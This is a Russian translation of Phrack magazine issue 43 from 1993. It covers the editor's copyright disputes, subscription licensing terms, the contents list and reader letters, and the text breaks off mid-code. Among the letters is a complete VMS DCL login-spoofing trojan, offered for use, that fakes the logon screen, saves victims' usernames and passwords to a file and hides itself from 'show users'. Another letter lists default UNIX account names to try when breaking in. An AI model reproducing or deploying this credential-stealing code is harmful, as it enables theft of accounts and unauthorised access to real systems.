Phrack RU issue 043

Русская версия Phrack, выпуск 043. Полный текст статей с кодом и таблицами.

Темы выпуска: культура Phrack, новости сцены, loopback, prophile и хакерские манифесты; сети, маршрутизация, TCP/IP, Cisco, телефония и телеком-инфраструктура; справочники, индексы, аббревиатуры и архивные материалы; Unix/Linux, BSD, Windows NT и администрирование систем.

Материалы выпуска: СЛУЧАЙ 1; Phrack Loopback; Phrack Loopback. Часть II; Phrack Trivia — Викторина Phrack; Approaching Reality: рецензия на книгу «Approaching Zero»; Phrack Prophile; НОВОСТИ КОНФЕРЕНЦИЙ. ЧАСТЬ I; НОВОСТИ С КОНФЕРЕНЦИЙ. ЧАСТЬ II; Как «взломать» блэкджек; Как «взломать» блэкджек; Помощь в проверке безопасности Novell; Мой арест, или Одиссея невежества; Моя поимка (продолжение); Playing Hide and Seek, Unix Style (Игра в прятки в стиле Unix); Физический доступ и кража PBX-систем; AT$T 5ESS: сверху донизу; Сотовая информация; Проект LOD Communications по архивированию сообщений подпольных H/P BBS: Прайс-лист доступных архивов и бланк заказа. Каталог версии №1, 15.05.1993; Образцы сообщений Lodcom, подборка №1, 20.04.1993; Пошаговое руководство по угону Camaro; Список телефонных аббревиатур и акронимов «из ада»; Аббревиатуры, часть II; Аббревиатуры. Часть III; Аббревиатуры, часть IV; Аббревиатуры. Часть V; International Scenes (Международная сцена); Phrack World News.

Больше крутых материалов в моём телеграм канале @grogrigs

СЛУЧАЙ 1

P H R A C K 4 3

1 июля 1993

~ finger whitehouse.gov и вызови агента секретной службы ~

Итак, вот он: Phrack 43. Этот выпуск должен по-настоящему разозлить каждого специалиста по безопасности. Хотя, по правде говоря, никто из них и не должен его видеть — ведь зарегистрировали подписку только двое.

Но, с другой стороны, я думаю, мы все прекрасно знаем, что мир полон лжецов и воров, которым нет никакого дела до чужой собственности. Нет, умник, речь не о хакерах... а о компьютерных профессионалах!

Группа реагирования на компьютерные инциденты (CERT). Бастионы жизни, свободы и погони за счастьем. CERT ранее была в списке рассылки Phrack и получила копию 42-го выпуска (как и все остальные) с возможностью оформить подписку. Вместо того чтобы поступить честно и сообщить нам, что они не намерены платить, и попросить исключить их из списка, Эд ДиХарт разослал несколько копий своим приятелям.

К счастью для нас, Эд не лучший машинистка, и письма вернулись обратно в Phrack. Я позвонил Эду и спросил, зачем он это сделал — ведь это явное нарушение американского законодательства об авторских правах. Эд заявил, что не знал о новых правилах Phrack и что всегда рассылал несколько копий друзьям. Я сказал Эду, что подобная практика недопустима, и что если он и его приятели хотят и дальше получать Phrack, им всем придётся зарегистрировать подписку. Эд ответил, что платить не собирается, и попросил исключить CERT из списка.

За месяц до этого, на конференции «Компьютеры, свобода и конфиденциальность» в Сан-Франциско, Эд сказал мне: «Зачем ты вообще здесь? Как ИРОНИЧНО, что человек, чья жизненная цель — вторжение в чужую частную жизнь, присутствует на конференции по защите конфиденциальности». Я ушёл от него с отвращением.

Разговаривая с Эдом о Phrack, я сказал: «Знаешь, Эд, как ИРОНИЧНО, что организация вроде CERT, чья главная цель — помогать защищать собственность других, так демонстративно нарушает американское законодательство об авторских правах и полностью игнорирует чьи-то права на интеллектуальную собственность». Господи, как же приятно это было сказать!

СЛУЧАЙ 2

BT Tymnet. Дейл Дрю, гуру безопасности, заявил в IRC о Phrack: «У меня нет ни малейшего желания платить за что-либо, связанное с хакерами». Позже кто-то с машины Дейла в BT Tymnet (opus.tymnet.com) зашёл на машину Лена Роуза и скачал по FTP Phrack 42. Зная заранее, что Phrack больше не бесплатен, он сознательно использовал корпоративное имущество для совершения преступления. В большинстве компаний это основание для увольнения. К счастью для Дейла, Tymnet наплевать. Мало того, Дейл несколько раз после этого снова появился в IRC со словами: «Люди в Tymnet несколько расстроены из-за Phrack 42». Это лишь доказывает, что сотрудники Tymnet такие же преступники, какими они называют хакеров. Раз им плевать на МОЮ собственность, почему я должен заботиться об их? Может, стоит опубликовать список всех внутренних NUI Tymnet! Но два неправильных поступка не сделают один правильный, так что лучше не буду.

Тем не менее я отправил Дейлу письмо, в котором сообщил, что нам известно о нарушениях Tymnet и что мы можем быть вынуждены прибегнуть к судебным мерам. Я решил предложить BT выгодную сделку — корпоративную сайтовую лицензию. Посмотрим, воспользуются ли они этим предложением или продолжат воровать Phrack.

СЛУЧАЙ 3

Гейл Тэкери. Женщина, принявшая присягу суду соблюдать законы страны. Эта женщина имела наглость заявить мне, что если я не буду защищать своё авторское право — оно ничего не стоит. Если я не буду защищать. Что, чёрт возьми, это значит? Мне самому нужно врываться в компании и рыться в поисках доказательств того, что они украли мою информацию? Боже мой... я же не Bellcore. Отвратительная трактовка закона Гейлом — что если ты недостаточно силён, чтобы постоять за себя, то у тебя нет выхода — это гноящаяся рана на лице американской правовой системы, и я лично потрясён тем, что эта женщина вообще имеет право работать в правоохранительных органах.

Ну что ж, как вы можете видеть, я немного повеселился со всем этим. И я эффективно доказал свою точку зрения. Специалисты по безопасности, корпоративные профессионалы и сотрудники правоохранительных органов так же беспринципны и неэтичны, как они всегда утверждали о нас.

Только ДВА ЧЕЛОВЕКА в сфере компьютеров, права и безопасности имеют право получать и хранить копии Phrack. Уинн Шварто и один человек из Mitre. Удивительно, что только у них есть хоть какая-то совесть, не правда ли?

Ладно, перейдём к выпуску. Этот — чистое, безудержное зло. Выживут только сильнейшие. Здесь есть сотовая связь, Novell, 5E, PHRACK TRIVIA! Устраивайтесь поудобнее, берите любимый интоксикант и наслаждайтесь.

Примечания. Некоторые из вас узнают файл о 5ESS из летнего выпуска журнала 2600. Этот файл был отправлен как мне, так и Э. Голдстейну. Автор сказал мне, что 2600 его не публикует. Ошибся. Ну что ж, мы получили разрешение от 2600 напечатать его здесь тоже — поскольку это отличный материал, да и я потратил около 8 часов на работу с автором, исправляя и редактируя его. В будущем, народ, если вы отправляете что-то в Phrack И в 2600 — СКАЖИТЕ НАМ ЗАРАНЕЕ! Последнее, что я хочу услышать: «Phrack плагиатит 2600... какая убогость». Словарный файл, заметьте, ДРУГОЙ. Хех.

Кроме вышеизложенного, вы можете заметить, что с распространением этого выпуска мы немного задержались. Как многие из вас видели через сообщение «переподпишитесь» в списке рассылки, Phrack больше не распространяется через Stormking.COM. Борьба за переезд вызвала дополнительные задержки, но мне удалось обеспечить новую площадку для распространения. Хотим поблагодарить всех в Stormking за долгие годы рассылки Phrack и пожелать им успехов в будущих начинаниях.

ПРОЧТИТЕ СЛЕДУЮЩЕЕ

ВАЖНАЯ ИНФОРМАЦИЯ О РЕГИСТРАЦИИ

Корпоративные / Институциональные / Государственные пользователи: Если вы являетесь предприятием, учреждением или государственным органом, либо иным образом трудоустроены,

связаны контрактом или оказываете любые консультации в области компьютеров, телекоммуникаций или безопасности для подобной организации, данная информация относится к вам.

Вам предписано ознакомиться с настоящим соглашением и соблюдать его условия, а также немедленно уничтожить любые имеющиеся у вас копии данного издания (электронные или иные) до тех пор, пока вы не выполните требования регистрации. Форма для запроса соглашений о регистрации приведена в конце этого файла.

Индивидуальный пользователь: Если вы являетесь конечным пользователем-физическим лицом, чьё использование осуществляется не от имени предприятия, организации или государственного органа, вы можете бесплатно читать и хранить копии Phrack Magazine. Вы также можете свободно распространять этот журнал среди других любителей-хобbyистов или компьютерных сервисов для аналогичных энтузиастов. Если вы сомневаетесь в своём соответствии статусу индивидуального пользователя, пожалуйста, свяжитесь с нами — мы не хотим лишать Phrack кого-либо, чья деятельность не противоречит нашей читательской аудитории.

Корпоративное/институциональное/государственное соглашение Phrack Magazine

Уведомление для пользователей («Компания»): ПРОЧТИТЕ СЛЕДУЮЩЕЕ ЮРИДИЧЕСКОЕ СОГЛАШЕНИЕ. Использование и/или владение данным Журналом Компанией обусловлено соблюдением Компанией условий настоящего соглашения. Любое дальнейшее использование или владение данным Журналом обусловлено уплатой Компанией согласованного вознаграждения, указанного в подтверждающем письме от Phrack Magazine.

Данный журнал не может распространяться Компанией среди сторонних корпораций, организаций или государственных органов. Настоящее соглашение разрешает Компании использовать и хранить количество копий, указанное в подтверждающем письме от Phrack Magazine, за которое Компания уплатила Phrack Magazine согласованный договорной сбор. Если подтверждающее письмо от Phrack Magazine указывает, что соглашение Компании является «Корпоративным», настоящее соглашение будет считаться охватывающим копии, тиражируемые и распространяемые Компанией для использования любыми дополнительными сотрудниками Компании в течение Срока без дополнительной оплаты. Настоящее соглашение остаётся в силе в течение одного года с даты подтверждающего письма от Phrack Magazine, разрешающего такое дальнейшее использование, или иного периода, указанного в подтверждающем письме («Срок»). Если Компания не получит подтверждающее письмо и не уплатит применимый договорной сбор, Компания нарушает применимые законы США об авторских правах.

Данный Журнал защищён законами США об авторских правах и положениями международных договоров. Компания признаёт, что к Компании не переходит никаких прав на интеллектуальную собственность в Журнале. Компания также признаёт, что полные права собственности на Журнал останутся исключительной собственностью Phrack Magazine, и Компания не приобретёт никаких прав на Журнал, за исключением прямо предусмотренных настоящим соглашением. Компания соглашается, что любые копии Журнала, изготовленные Компанией, будут содержать те же фирменные уведомления, которые содержатся в настоящем документе.

В случае недействительности какого-либо положения настоящего соглашения стороны договариваются, что такая недействительность не затрагивает действительность остальных положений соглашения.

Ни при каких обстоятельствах Phrack Magazine не несёт ответственности за косвенный, побочный или косвенный ущерб любого рода, возникший в результате доставки, выполнения или

использования информации, содержащейся в копии данного журнала, даже если Phrack Magazine было сообщено о возможности такого ущерба. Ни при каких обстоятельствах ответственность Phrack Magazine по любому иску, будь то в договоре, деликте или по любой иной теории ответственности, не превысит договорного сбора, уплаченного Компанией.

Настоящее Соглашение регулируется законами штата Техас, применяемыми к соглашениям, заключаемым и исполняемым исключительно в Техасе. Конвенция ООН о договорах международной купли-продажи товаров настоящим прямо исключается.

Настоящее Соглашение вместе с любым подтверждающим письмом Phrack Magazine представляет собой полное соглашение между Компанией и Phrack Magazine, которое заменяет любое предшествующее соглашение, включая любое предшествующее соглашение от Phrack Magazine, или договорённость, письменную или устную, относящуюся к предмету настоящего Соглашения. Условия настоящего Соглашения применяются ко всем заказам, направленным в Phrack Magazine, и заменяют любые иные или дополнительные условия заказов на покупку от Компании.

ФОРМА ЗАПРОСА ИНФОРМАЦИИ О РЕГИСТРАЦИИ

```
У нас приблизительно __________ пользователей.

Мы хотим получать Phrack Magazine (выберите один вариант):

По электронной почте: _________
В печатном виде:      _________
На дискете:           _________  (Укажите размер и формат компьютера)


Имя:_____________________________  Отдел:_____________________

Компания:_____________________________________________________

Адрес:________________________________________________________

_______________________________________________________________

Город/Штат/Провинция:_________________________________________

Страна/Почтовый индекс:_______________________________________

Телефон:_____________________   Факс:_________________________


Отправить по адресу:

Phrack Magazine
603 W. 13th #1A-278
Austin, TX 78701
```

Наслаждайтесь журналом. Он создан хакерским сообществом и для него. Точка.

```
        Главный редактор : Erik Bloodaxe (он же Chris Goggans)
                  3L33t : OMAR
                  Новости : Datastream Cowboy
              Фотография : dFx
              Порнография : Stagliano
    Тюремный консультант : Co / Dec
              Крутейший : Dolomite
               Крутая книга : Snow Crash
   Причины, почему я такой
                каков есть : Hoffman, Hammett, The Power Computer
                  Машинист : Minor Threat
```

```
 Будущая кинозвезда : Weevil
SCon Жертва кислоты : Weevil
          Спасибо : Robert Clark, Co/Dec, Spy Ace, Lex Luthor
                    Phreak Accident, Madjus, Frosty, Synapse, Hawkwind
                    Firm G.R.A.S.P., Aleph One, Len Rose, Seven-Up
                    Computer Crime Laboratories
```

«Если ты можешь сам снять пакет с собственной головы, значит, ты недостаточно надышался закисью азота.» — KevinTX

Phrack Magazine V. 4, #43, 1 июля 1993. ISSN 1068-1035
Содержание защищено авторским правом (C) 1993 Phrack Magazine, все права защищены. Ничто не может быть воспроизведено полностью или частично без письменного разрешения Главного редактора. Phrack Magazine распространяется ежеквартально среди любителей-хоббистов бесплатно. Любое корпоративное, государственное, юридическое или иное коммерческое использование или владение (электронное или иное) строго запрещено без предварительной регистрации и является нарушением применимых законов США об авторских правах. Для подписки отправьте письмо на phrack@well.sf.ca.us с просьбой добавить вас в список.


```
Phrack Magazine
603 W. 13th #1A-278       (Почтовый адрес Phrack)
Austin, TX 78701

ftp.netsys.com            (FTP-сайт Phrack)
/pub/phrack

phrack@well.sf.ca.us      (Email-адрес Phrack)
```


Материалы, отправленные на указанный адрес электронной почты, могут быть зашифрованы следующим ключом: (Не то чтобы мы используем PGP или поощряем его использование. Боже упаси. Это было бы политически некорректно. Может быть, кто-то другой расшифровывает нашу почту на другой машине, которая не используется для публикации Phrack. Да, именно так. :))

```
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.1

mQCNAiuIr00AAAEEAMPGAJ+tzwSTQBjIz/IXs155El9QW8EPyIcd7NjQ98CRgJNy
ltY43xMKv7HveHKqJC9KqpUYWwvEBLqlZ30H3gjbChXn+suU18K6V1xRvxgy21qi
a4/qpCMxM9acukKOWYMWA0zg+xf3WShwauFWF7btqk7GojnlY1bCD+Ag5Uf1AAUR
tCZQaHJhY2sgTWFnYXppbmUgPHBocmFja0B3ZWxsLnNmLmNhLnVzPg==
=q2KB
-----END PGP PUBLIC KEY BLOCK-----
```

Phrack 43 — Содержание


```
 1. Введение от редактора                                        24K
 2. Phrack Loopback, часть I                                     38K
 3. Phrack Loopback, часть II / Редакционная колонка             44K
 4. Линейный шум, часть I                                        39K
 5. Линейный шум, часть II                                       43K
 6. Phrack Pro-Phile: Doctor Who                                 15K
 7. Новости конференций, часть I (различные источники)           53K
 8. Новости конференций, часть II (различные источники)          58K
 9. Как взломать блэкджек (часть I) by Lex Luthor                52K
10. Как взломать блэкджек (часть II) by Lex Luthor               50K
11. Помощь в проверке безопасности Novell by Phrack Staff        48K
12. Мой арест (часть I) by Robert Clark                          56K
13. Мой арест (часть II) by Robert Clark                         55K
14. Прятки в стиле Unix by Phrack Accident                       31K
15. Физический доступ и кража систем ATC by Co/Dec               28K
```

```
16. Руководство по 5ESS by Firm G.R.A.S.P.                    63K
17. Сотовая информация by Madjus (N.O.D.)                     47K
18. Архивная информация LODCOM BBS                            24K
19. Образцы сообщений LODCOM                                  52K
20. Пошаговое руководство по краже Camaro by Spy Ace          21K
21. Акронимы, часть I by Firm G.R.A.S.P.                      50K
22. Акронимы, часть II by Firm G.R.A.S.P.                     51K
23. Акронимы, часть III by Firm G.R.A.S.P.                    45K
24. Акронимы, часть IV by Firm G.R.A.S.P.                     52K
25. Акронимы, часть V by Firm G.R.A.S.P.                      46K
26. Международная сцена (различные источники)                 51K
27. Phrack World News by Datastream Cowboy                     24K

                                                  Итого: 1152K
```

Ещё одна причина, по которой будущее — за беспроводными технологиями.

«CTIA рекомендовала FCC обязать производителей делать микропроцессорный чип труднодоступным для снятия с печатной платы, чтобы предотвратить его извлечение, замену или перепрограммирование.»
(Cellular Marketing, стр. 18, май 1993)

«Чёрт, а я надеялся заменить этот 8051 на P5! ХАХАХАХА!»
(Анонимный хакер-типаж, Перехваченный сотовый звонок, 1993)

Phrack Loopback

Часть I

В СЛЕДУЮЩЕМ ВЫПУСКЕ

• Van Eck Info (Теория и практика)
• Подробнее о сотовой связи (мониторинг обратного канала, широковещание, перепрограммирование)
• ОГРОМНЫЙ список университетских дозвонов (пришлите нам дозвон вашего учебного заведения!)
• Занятные схемы злобных устройств
• GIF-файлы с Гейл Тэкери

ПОЧТА

Крис,

Крейг Нейдорф дал мне эти адреса как способ связаться с тобой. Он говорит, что ты сейчас редактируешь Phrack. Надеюсь, у тебя всё хорошо.

Недавно системные администраторы EFF, Крис Дэвис и Хелен Роуз, сообщили мне, что eff.org использует настолько значительную часть пропускной способности канала T-1, что UUNET, обеспечивающий наше IUP-подключение, выставляет нам дополнительные счета на $1000 в месяц. По моей просьбе они провели расследование. Выяснилось, что один только трафик Phrack ответственен за более чем 40% всех переданных с сайта байт за прошедший год. Это несколько гигабайт в месяц. В целом архив CuD, содержащий Phrack, CuD и другие публикации, составляет 85% от нашего совокупного трафика. Вся почта EFF, трафик Usenet и прочие FTP-обращения (к архиву EFF, архиву CAF и другим) составляют около 15%.

EFF больше не сможет поддерживать это, поскольку это фактически обходится нам в $1000 в месяц. Фундаментальная проблема в том, что Phrack настолько популярен (по крайней мере как бесплатный ресурс), что создаёт реальные расходы на передачу данных. В конечном счёте пользователям придётся оплачивать эти издержки, потому что пропускная способность (если измерять в гигабайтах) не бесплатна. Те $12 000 в год, которые стоит нам поддержка Phrack, — это не то, что EFF может оправдать в своём бюджете. Уверен, ты поймёшь.

1 июля eff.org переезжает из Кембриджа в Вашингтон — именно тогда я ожидаю, что мы прекратим хранить его. Я хотел поднять этот вопрос заранее, чтобы ты знал о предстоящем.

Я также попросил Криса и Хелен поговорить с Бренданом Кехо, который фактически ведёт архив, — посмотреть, можно ли что-то сделать, чтобы найти Phrack другой сайт или выработать иное решение, которое приведёт к меньшим потерям в обслуживании.

Митч

Mitchell Kapor, Electronic Frontier Foundation
Новый постоянный адрес электронной почты для всей корреспонденции с 1 июня 1993 года: mkapor@kei.com

[Редактор: Что ж, всему приходит конец. Похоже, переезд EFF в Вашингтон оставляет позади много неприятных воспоминаний в надежде на счастливую жизнь в эпицентре американской политики. Желаем им удачи. Также призываем всех вступить в... CPSR.

Ради справедливости скажу: я попросил Митча подробнее объяснить конкретику расходов, и он пояснил, что EFF платил фиксированный тариф за частичный T-1, и всякий раз, когда они превышали выделенную пропускную способность, им выставляли счёт сверх фиксированной ставки. Ну и ладно. Слава богу за Лена Роуза. Phrack обосновался на новом месте — ftp.netsys.com.**]

Мне очень сложно найти выход на сеть Information America Network. Пишу вам как к последней надежде. Не могли бы вы указать мне правильное направление? Может быть, номер доступа или что-то подобное? Большое спасибо.

[Редактор: Вы можете связаться с Information America по телефону 404-892-1800. Они с радостью пришлют вам массу информации.**]**

Кому это может касаться:

Это материал для следующего выпуска phrack... спасибо за отличный журнал!

```
----------------------------разрез здесь-------------------------------
```

Приветствуем, придурки:

Вы когда-нибудь хотели произвести впечатление на какую-нибудь BBS-красотку своими поразительными познаниями в трюках с досками? Ну *ТЕПЕРЬ* вы можете! Станьте душой компании! Приобретайте друзей и влияние! Раздражайте сисопов! Снискайте поклонение и восхищение своих онлайн-приятелей. В системах Searchlight BBS (как и во многих других программных пакетах) есть внутренние строки для отображения информации о пользователе в сообщениях и постах. Вот они (проверено на Searchlight BBS System v2.25D):

```
\%A  =  отображает уровень доступа пользователя
\%B  =  отображает скорость соединения
\%C  =  неизвестно
\%F  =  неизвестно
\%G  =  отображает статус графики
\%K  =  отображает имя пользователя
\%L  =  отображает системное время
\%M  =  отображает оставшееся время пользователя в системе
\%N  =  отображает имя пользователя в формате: Имя Фамилия
\%O  =  количество оставшихся звонков "сегодня"
\%P  =  неизвестно
\%S  =  отображает номер линии/узла и название BBS
\%T  =  отображает лимит времени пользователя
\%U  =  отображает имя пользователя в формате: ИМЯ_ФАМИЛИЯ
```

Всё, что нужно сделать — вставить строку где-нибудь в середине поста или сообщения, и значение будет подставлено для читателя.

Пример:

```
Эй ты, лох, то есть \%K, лучше заливай или выходи из системы \%S...
ты слишком много качаешь...у тебя \%M минут, чтобы залить новые
порно-GIF-ы, иначе пеняй на себя!
```

Развлекайтесь!

Inf0rmati0n Surfer (и Dr. Cloakenstein)
SysOp Cranial Manifestations vBBS

[Редактор: Знаете, давным-давно я зашёл на одну BBS и, читая сообщения, заметил, что огромное количество из них, кажется, адресовано МНЕ!! Мне понадобилось около 10 минут, чтобы это понять, но КАК ЖЕ Я БЫЛ ЗОЛ!

Затем я добавил собственное сообщение с \%U для следующего незадачливого простофили. :) БОЛЬШОЕ ВЕСЕЛЬЕ!**]**

```
-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-(/)-(\)-

                                    SotMESC

                    Американское отделение SotMESC
                 предлагает стипендии на 1993 учебный год.

               Работы должны быть набраны с одинарным интервалом,
                   с двойным интервалом между абзацами.

              Тема должна быть посвящена какому-либо аспекту
            компьютерной культуры и занимать от 20 до 30 страниц.

                           Отправляйте работы по адресу:

                                SotMESC
                               PO Box 573
                           Long Beach, MS 39560

     Все поданные работы становятся собственностью SotMESC

-()-()-()-()-()-()-()-()-()-()-()-()-()-()-()-()-()-()-()-()-()-()-()-()-
```

```
            Лига Юго-западных Нетраннеров
  ---------------------------------------------------------------------
    WareZ RoDeNtZ Руководство по UNIX!!!!
  ---------------------------------------------------------------------

   Составил: The Technomancer (UNICOS, UNIX, VMS и Amiga)
   Помощь:   SysCon XIV       (Насильник Ма'Белл)
             Iron Man MK 4a   (Вещи, от которых идёт дым)

   Этот файл просит, чтобы его сложили, прокрутили и искромсали.
   Никаких прав не зарезервировано © 1993

  ---------------------------------------------------------------------
```

Technomancer доступен по адресу: af604@FreeNet.hsc.colorado.edu

Этой осенью... Shadowland, 68020... Следите за новостями.

Часть I (Базовые команды)

Команды файлов:

```
ls          — список файлов
more, page  — отобразить файл на терминале
cp          — скопировать файл
mv          — переместить или переименовать файлы
rm          — удалить файлы
```

Команды редактора:

```
vi          — экранный редактор
```

Команды каталогов:

```
dir         — выводит содержимое каталога
mkdir       — создаёт новый каталог (также весьма серьёзная ошибка)
rmdir       — удаляет каталог
pwd         — выводит рабочий каталог
```

Разные команды:

```
apropos     — поиск команд по ключевому слову
whatis      — отображает описание команды
man         — отображает справочные страницы онлайн
cal         — выводит календарь
date        — выводит время и дату
who         — выводит список всех вошедших в систему
              (ну, почти всех 7:^] )
```

Часть II (Безопасность (безопасность UNIX — ещё один оксюморон 7:^]))

Если вы бесполезный вAPeЗ-крысёнок, желающий попробовать вторгнуться в систему UNIX, попробуйте эти логины:

```
root
unmountsys
setup
makefsys
sysadm
powerdown
mountfsys
checkfsys
```

Всё, чем я могу помочь с паролями, — это дать простые ориентиры по их составу:

```
6-8 символов
6-8 символов
1 символ является специальным (пример: # ! ' & *)
```

Ну вот и всё на сейчас, следите за следующим выпуском, то же хак-время, тот же хак-канал!!!

```
THE TECHNOMANCER           Я взял все знания
  af604@FreeNet.hsc.colorado.edu
                                  своей провинцией
```

Southwest Netrunner's League

[Редактор: Это пример того, что НЕ надо присылать в Phrack. Вероятно, это худшая дребедень, которую я получил, поэтому пришлось напечатать. Остаётся надеяться, что это частная шутка, которую я просто не понимаю.

Пожалуйста, не пытайтесь написать что-то ещё хуже и прислать с надеждой, что это выделят как следующее «худшее» — я просто проигнорирую.**]**

Дорогой Phrack,

Просматривая Phrack 42, я заметила письма о похитителях паролей. Случайно именно в тот же день меня крепко поймали за программу, которая была бесконечно более незаметной. Такова жизнь. Мне повезло — выглядела я невинно, так что ничего страшного не случилось. Я удалила программу в тот же день, потому что первая мысль была «Чёрт, я попалась». Потом я переписала новую и улучшенную версию и решила её опубликовать. Основные преимущества этой приманки: а) нет сбоя входа до того, как пользователь введёт свою учётную запись, и б) программа переопределяет команду просмотра пользователей, так что когда они делают show users, на их экране не отображается факт работы из чужой учётной записи.

В программе есть пара дыр, о которых вам следует знать. Ни одна из них не может вернуть пользователя в учётную запись, из которой запущена программа, — это не проблема, но программа всё же может быть обнаружена. (Поэтому, в общем-то, не запускайте её из своей учётной записи... разве что однажды... чтобы получить новую учётную запись для работы.) Во-первых, после того как пользователь вошёл в свою учётную запись (через вашу программу, разумеется), двойное нажатие control_y заставит терминал спросить, не хотят ли они завершить сеанс на удалённом узле. Упс. Но это не настоящая проблема, поскольку большинство пользователей даже не поняли бы, что это означает. Другая проблема: если пользователь по какой-то странной причине переопределяет show:

```
$show == ""
```

тогда экран просмотра пользователей больше не будет скрывать факт того, что учётная запись настроена на выход из другой. Это тоже не большая проблема, так как мало кто стал бы случайно переопределять show.

Причина моей поимки в том, что я (не знавшая слова «хакер» примерно до месяца назад) была достаточно глупа, чтобы рассказать всем своим друзьям о программе и о том, как она работает. Информация разошлась с советом переопределить show — что и произошло. Приманку обнаружили и вышли на меня. Хватит болтать... вот программа. Извините — не UNIX, только VMS.

Lady Shade

Код написала я... но получила так много идей от своих приятелей:
Digital Sorcerer, Y.K.F.W., Techno-Pirate, Ephemereal Presence и Black Ice

```
------------------------------------------------

$if p1 .eqs. "SHOW" then goto show
$sfile = ""
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Роль фиктивного файла в этой программе — сообщить, используется ли  !!!!
!!!! программа как приманка или как замена входа для жертвы. Файл не      !!!!
!!!! остаётся в вашем каталоге после завершения программы.                !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$sfile = f$search("sys$system:[ZJABAD_X]dummy.txt")
$if sfile .nes. "" then goto other
$open/write io user.dat
$close io
$open/write dummy instaar_device:[miller_g]dummy.txt
$close dummy
$wo == "write sys$output"
$line = ""
$user = ""
$pass = ""
$a$ = ""
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Экран входа с сообщением о новой почте был бы не очень кстати...    !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$set broadcast=nomail
$set message/noidenficitaion/noseverity/nofacility/notext
$on error then goto outer
$!on control_y then goto inner
$wo " [H [2J"
$wo ""
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! вставьте фиктивный экран выхода здесь !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$wo "   ZJABAD_X     logged out at ", f$time()
$wo " [2A"
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Это основная часть программы. Она имитирует экран входа в систему.  !!!!
!!!! Также захватывает имя пользователя и пароль и сохраняет их в файле  !!!!
!!!! user.dat                                                             !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

```
$outer:
$set term/noecho
$inquire a$/nopun ""
$inquire a$/nopun ""
$set term/echo
$c = 0
$c1 = 0
$c2 = 0
$inner:
$c2 = c2 + 1
$if c2 .eqs. 5 then goto speedup
$c = c + 1
$if c .eqs. 15 then goto fail
$if c1 .eqs. 3 then goto fail3
$user = "a"
$wo "Username: "
$from_speedup:
$set term/uppercase
$wo " [2A"
$read/time_out=10/prompt=" [9C " sys$command user
$if user .eqs. "a" then goto timeout
$set term/nouppercase
$if user .eqs. "" then goto inner
$set term/noecho
$inquire pass "Password"
$set term/echo
$if user .eqs. "ME" then goto done
$if pass .eqs. "" then goto fail
$open/append io user.dat
$write io user + " " + pass
$close io
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Отправляет пользователя в его учётную запись !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$open/write io set.com
$write io "$set host 0"
$write io user + "/COMMAND=INSTAAR_DEVICE:[MILLER_G]FINDNEXT"
$write io pass
$close io
$@set
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Управление возвращено вашей учётной записи !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$write io " [2A"
$goto outer
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Имитирует сбой, если пароль пустой, а также если приглашение   !!!!
!!!! ввести имя пользователя было показано 15 раз... Это то, что    !!!!
!!!! делает системный экран входа.                                    !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$fail:
$c = 1
$c1 = c1 + 1
$wo "User authorization failure"
$wo " [1A"
$goto inner
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! После третьего сбоя система обычно откатывает экран на один шаг... !!!!
!!!! Это просто обрабатывает данный случай.                            !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$fail3:
$wo " [2A"
$goto outer
!!!!!!!!!!!!!!!!!!!
```

```
$wo " [2A"
$goto outer
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! В программе есть функция, переключающая терминал в верхний регистр   !!!!
!!!! при вводе имени пользователя. Это прекрасно предотвращает обнару-    !!!!
!!!! жение, но создаёт проблему: замедляет экран, что выглядит подозри-   !!!!
!!!! тельно. Поэтому, когда пользователь подходит к терминалу и удержи-   !!!!
!!!! вает Enter перед вводом имени, этот раздел значительно ускоряет      !!!!
!!!! выполнение.                                                           !!!!
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
$speedup:
$set term/nouppercase
$fast_loop:
$user = "a"
$read/time_out=1/prompt="Username: " sys$command io
$if user .eqs. "a" then goto from_speedup
$goto fast_loop
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
!!!! Этот раздел необязателен. Есть много способов выйти из программы,   !!!!
